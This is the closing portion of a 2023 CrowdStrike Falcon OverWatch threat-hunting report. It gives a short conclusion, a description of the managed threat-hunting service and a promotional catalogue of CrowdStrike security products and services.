
Conclusion

This report pulls back the curtain on the reality that Falcon OverWatch threat hunters face daily: Adversaries are continuously striving to broaden their reach and deepen their impact, despite the barriers placed before them by security products.

Falcon OverWatch values collaboration with their customers and the security community. This report aims to share perspectives and insights Falcon OverWatch threat hunters derive from seeing interactive intrusion attempts on a daily basis. Defenders can find specific recommendations on how to identify and disrupt adversary activity at the end of each section. Executives and decision makers can find important facts and figures on the first page of each key theme.

As the technologies and security products that organizations rely on evolve, so too do adversary tooling and tradecraft — at an alarming pace. This is the niche that human-driven threat hunting fills within the security industry. Hunters pursue evolving threats with the same tenacity, creativity and technical proficiency that they see in the adversary.

It is harnessing the power of human ingenuity — through the joint efforts of hunters and intelligence analysts — that truly leaves adversaries nowhere to hide.



Hunters pursue evolving threats with the same tenacity, creativity and technical proficiency that they see in the adversary.

Falcon OverWatch managed threat hunting is built on the CrowdStrike Falcon platform. Falcon OverWatch conducts thorough human analysis on a 24/7 basis to relentlessly hunt for anomalous or novel attacker tradecraft designed to evade other detection techniques.

Falcon OverWatch Elite is a tailored threat hunting service built on top of Falcon OverWatch managed threat hunting. Elite analysts work closely with customers to understand their unique structure and priorities. Falcon OverWatch Elite helps organizations optimize their own hunting and security operations through expert coaching, proactive outreach and contextualized insights.

© 2023 CrowdStrike, Inc. All rights reserved.

About Falcon OverWatch

The CrowdStrike Falcon OverWatch managed threat hunting service is built on the CrowdStrike Falcon platform. Falcon OverWatch's mission is simple — to augment technology-based defenses with 24/7/365 human-led analysis to uncover attempts to subvert automated detection controls.

As part of the Counter Adversary Operations defensive unit, Falcon OverWatch actively partners with CrowdStrike Intelligence at the cutting edge of the threat landscape. The Counter Adversary Operations unit combines telemetry, tooling, threat intelligence and human ingenuity that enables threat hunters to uncover even the most sophisticated and stealthy threats — raising the cost for adversaries and leaving them with nowhere to hide.[44]

Falcon OverWatch has unparalleled visibility across customer environments thanks to the power of the CrowdStrike® Security Cloud, which continuously ingests, contextualizes and enriches cloud-scale telemetry for trillions of events daily from across customer endpoints, workloads, identities, DevOps, IT assets and configurations. The value of this data is augmented by Falcon OverWatch's patented hunting workflows and specialized tooling that enable hunters to quickly process and distill this vast sea of data to identify threats in near real time. Finally, Falcon OverWatch is informed by the latest threat intelligence on the tradecraft of 215+ threat groups tracked by CrowdStrike Intelligence.



44 For more information on how Falcon OverWatch performs its mission, please see https://www.crowdstrike.com/services/managed-services/falcon-overwatch-threat-hunting/.

© 2023 CrowdStrike, Inc. All rights reserved.

CrowdStrike Products and Services

Endpoint Security and XDR

CROWDSTRIKE FALCON® PREVENT | CLOUD-NATIVE NEXT-GENERATION ANTIVIRUS

Protects against all types of threats, from malware and ransomware to sophisticated attacks, and deploys in minutes, immediately protecting your endpoints

CROWDSTRIKE FALCON® INSIGHT XDR | DETECTION AND RESPONSE FOR ENDPOINT AND BEYOND

Offers industry-leading EDR and extended detection and response (XDR) in a single solution, and customers can easily expand from EDR to XDR using XDR connector packs

Falcon Insight XDR | Endpoint Detection and Response

Delivers continuous, comprehensive endpoint visibility and automatically detects and intelligently prioritizes malicious activity to ensure nothing is missed and potential breaches are stopped

Falcon Insight XDR Connector | Extended Detection and Repsonse

Extends detection, investigation and response across your enterprise, easily synthesizing cross-domain telemetry from Falcon modules and third-party sources to activate extended capabilities from a single console

CROWDSTRIKE FALCON® DEVICE CONTROL | USB SECURITY

Provides the visibility and precise control required to enable safe usage of USB devices across your organization



© 2023 CrowdStrike, Inc. All rights reserved.

CROWDSTRIKE FALCON® FIREWALL MANAGEMENT | HOST FIREWALL

Delivers simple, centralized host firewall management, making it easy to manage and control host firewall policies

CROWDSTRIKE FALCON® FOR MOBILE

Protects against threats to iOS and Android devices, extending XDR/EDR capabilities to your mobile devices, with advanced threat protection and real-time visibility into app and network activity

CROWDSTRIKE® FALCON OVERWATCH™ | MANAGED THREAT HUNTING

Partners you with a team of elite cybersecurity experts to hunt continuously within the Falcon platform for faint signs of sophisticated intrusions, leaving attackers nowhere to hide

CROWDSTRIKE® FALCON OVERWATCH™ ELITE |ASSIGNED MANAGED THREAT HUNTING

Extends your team with an assigned CrowdStrike threat hunting analyst, providing dedicated expertise, tactical day-to-day insights into your threat landscape and strategic advisory to help drive continuous improvement

CROWDSTRIKE FALCON® COMPLETE | MANAGED DETECTION AND RESPONSE (MDR)

Stops and eradicates threats in minutes with 24/7 expert management, monitoring and surgical remediation, backed by the industry's strongest Breach Prevention Warranty

Threat Intelligence

CROWDSTRIKE FALCON® INTELLIGENCE | AUTOMATED THREAT INTELLIGENCE

Enriches the events and incidents detected by the CrowdStrike Falcon platform, automating intelligence so security operations teams can make better, faster decisions



© 2023 CrowdStrike, Inc. All rights reserved.

CROWDSTRIKE FALCON® INTELLIGENCE PREMIUM | CYBER THREAT INTELLIGENCE

Delivers world-class intelligence reporting, technical analysis, malware analysis and threat hunting capabilities, enabling organizations to build cyber resiliency and more effectively defend against sophisticated nation-state, eCrime and hacktivist adversaries

CROWDSTRIKE FALCON® INTELLIGENCE ELITE | ASSIGNED INTELLIGENCE ANALYST

Maximizes your investment in Falcon Intelligence Premium with access to a CrowdStrike threat intelligence analyst whose mission is helping you defend against adversaries targeting your organization

CROWDSTRIKE FALCON® INTELLIGENCE RECON | DIGITAL THREAT MONITORING

Monitors potentially malicious activity across the open, deep and dark web, enabling you to better protect your brand, employees and sensitive data

CROWDSTRIKE FALCON® INTELLIGENCE RECON+ | MANAGED DIGITAL THREAT MONITORING

Provides CrowdStrike experts to manage the monitoring, triaging, assessing and mitigating of threats across the criminal underground

CROWDSTRIKE FALCON® SANDBOX | AUTOMATED MALWARE ANALYSIS

Uncovers the full malware attack life cycle with in-depth insight into all file, network, memory and process activity, and provides easy-to-understand reports, actionable indicators of compromise (IOCs) and seamless integration

Cloud Security

CROWDSTRIKE FALCON® CLOUD SECURITY

Provides breach protection including threat intelligence, detection and response, workload runtime protection and cloud security posture management across AWS, Azure and Google Cloud Platform (GCP)



© 2023 CrowdStrike, Inc. All rights reserved.

CROWDSTRIKE FALCON® CLOUD SECURITY FOR CONTAINERS

Delivers cloud and container security and breach protection: cloud security posture management, threat detection and response across on-premises, hybrid and multi-cloud environments, and cloud workload protection, including container security and Kubernetes protection

CROWDSTRIKE FALCON® CLOUD SECURITY FOR MANAGED CONTAINERS

Provides cloud and container security, including threat intelligence, detection and response, container image security and Kubernetes protection

CROWDSTRIKE® FALCON OVERWATCH™ CLOUD THREAT HUNTING | MANAGED SERVICES

Unearths cloud threats, from unique cloud attack paths with complex trails of cloud IOAs and indicators of misconfiguration (IOMs) to well-concealed adversary activity in your critical cloud infrastructure — including AWS, Azure and Google Cloud Platform

CROWDSTRIKE® FALCON COMPLETE CLOUD SECURITY | MDR FOR CLOUD WORKLOADS

Provides the first and only fully managed CWP solution, delivering 24/7 expert security management, threat hunting, monitoring and response for cloud workloads, backed by CrowdStrike's industry-leading Breach Prevention Warranty

CROWDSTRIKE® CLOUD SECURITY SERVICES

Recover from a cloud data breach and secure your cloud platform configurations using the expertise of our professional services:

- Incident Response for Cloud
- Cloud Security Assessment
- Cloud Compromise Assessment
- Red Team/Blue Team Exercise for Cloud
- Falcon Operational Support Services for Cloud Security



© 2023 CrowdStrike, Inc. All rights reserved.

Security and IT Operations

CROWDSTRIKE FALCON® DISCOVER | IT HYGIENE

Identifies unauthorized accounts, systems and applications anywhere in your environment in real time, enabling faster remediation to improve your overall security posture

CROWDSTRIKE FALCON® SPOTLIGHT | VULNERABILITY MANAGEMENT

Offers security teams an automated, comprehensive vulnerability management solution, enabling faster prioritization and improved remediation workflows without resource-intensive scans

CROWDSTRIKE FALCON® SURFACE | EXTERNAL ATTACK SURFACE MANAGEMENT

Continuously discovers and maps all internet-facing assets to shut down potential exposure with guided mitigation plans to reduce the attack surface

CROWDSTRIKE FALCON® FILEVANTAGE | FILE INTEGRITY MONITORING

Provides real-time, comprehensive and centralized visibility that boosts compliance and offers relevant contextual data

CROWDSTRIKE FALCON® FORENSICS | FORENSIC CYBERSECURITY

Automates collection of point-in-time and historic forensic triage data for robust analysis of cybersecurity incidents

Identity Protection

CROWDSTRIKE FALCON® IDENTITY THREAT DETECTION

Enables hyper-accurate detection of identity-based threats in real time, leveraging AI and behavioral analytics to provide deep actionable insights to stop modern attacks like ransomware



© 2023 CrowdStrike, Inc. All rights reserved.

CROWDSTRIKE FALCON® IDENTITY THREAT PROTECTION

Enables hyper-accurate threat detection and real-time prevention of identity-based attacks by combining the power of advanced AI, behavioral analytics and a flexible policy engine to enforce risk-based conditional access

CROWDSTRIKE FALCON® COMPLETE IDENTITY THREAT PROTECTION

Provides a fully managed identity protection solution delivering frictionless, real-time identity threat prevention and IT policy enforcement, monitoring and remediation — powered by CrowdStrike's team of experts

CROWDSTRIKE® IDENTITY PROTECTION SERVICES

Helps you deploy the Falcon identity protection solutions to stop identity-based attacks from impacting your business using the expertise of our professional services:

- Identity Security Assessment
- Falcon Operational Support Services for Identity Protection

Observability

CROWDSTRIKE® FALCON LOGSCALE™ | LOG MANAGEMENT

Purpose-built for large-scale logging and real-time analysis of all of your data, metrics and traces, providing live observability for organizations of all sizes

CROWDSTRIKE FALCON® LONG TERM REPOSITORY | UNIFIED DATA STORAGE

Reduces cost and improves visibility with long-term scalable storage of historical and real-time Falcon platform data

CROWDSTRIKE FALCON® COMPLETE LOGSCALE | MANAGED DATA LOGGING AND OBSERVABILITY

Delivers expertise and continuous guidance for log management and observability programs to ingest, aggregate and analyze massive volumes of streaming log data at petabyte scale



© 2023 CrowdStrike, Inc. All rights reserved.

CrowdStrike Services

CROWDSTRIKE SERVICES | IR AND ADVISORY SERVICES

Delivers incident response (IR), technical assessments, training and advisory services that help you prepare to defend against advanced threats, respond to widespread attacks and enhance your cybersecurity practices and controls

Prepare	Respond	Fortify
Advisory Services	**Breach Services**	**Advisory Services**
Helps you prepare to defend against sophisticated threat actors with real-life simulation exercises	Helps you stop breaches, investigate incidents and recover from attacks with speed and surgical precision	Helps you enhance your cybersecurity posture with actionable recommendations to fortify your defenses
→ Tabletop Exercise → Adversary Emulation Exercise → Red Team/Blue Team Exercise → Penetration Testing	→ Incident Response (DFIR) → Endpoint Recovery → Compromise Assessment → Adversarial Exposure Assessment → Network Security Monitoring	→ Cybersecurity Maturity Assessment → Technical Risk Assessment → Cloud Security Assessment → Identity Security Assessment → Security Operations Center Assessment → Security Program In-Depth Assessment → Cybersecurity Enhancement Program

CROWDSTRIKE UNIVERSITY | TRAINING AND CERTIFICATION

Provides online and instructor-led training courses and certifications focused on implementing, managing, developing and using the CrowdStrike Falcon platform



© 2023 CrowdStrike, Inc. All rights reserved.

About CrowdStrike

CrowdStrike (Nasdaq: CRWD), a global cybersecurity leader, has redefined modern security with the world's most advanced cloud-native platform for protecting critical areas of enterprise risk-endpoints and cloud workloads, identity and data. Powered by the CrowdStrike Security Cloud and world-class AI, the CrowdStrike Falcon® platform leverages real-time indicators of attack, threat intelligence, evolving adversary tradecraft and enriched telemetry from across the enterprise to deliver hyper-accurate detections, automated protection and remediation, elite threat hunting and prioritized observability of vulnerabilities.

Purpose-built in the cloud with a single lightweight-agent architecture, the Falcon platform delivers rapid and scalable deployment, superior protection and performance, reduced complexity and immediate time-to-value.

CrowdStrike

We stop breaches.
Learn more: www.crowdstrike.com

Follow us:

Blog | Twitter | LinkedIn | Facebook | Instagram

Start a free trial today:

www.crowdstrike.com/free-trial-guide/

© 2023 CrowdStrike, Inc. All rights reserved. CrowdStrike, the falcon logo, CrowdStrike Falcon and CrowdStrike Threat Graph are marks owned by CrowdStrike, Inc. and registered with the United States Patent and Trademark Office, and in other countries. CrowdStrike owns other trademarks and service marks, and may use the brands of third parties to identify their products and services.



© 2023 CrowdStrike, Inc. All rights reserved.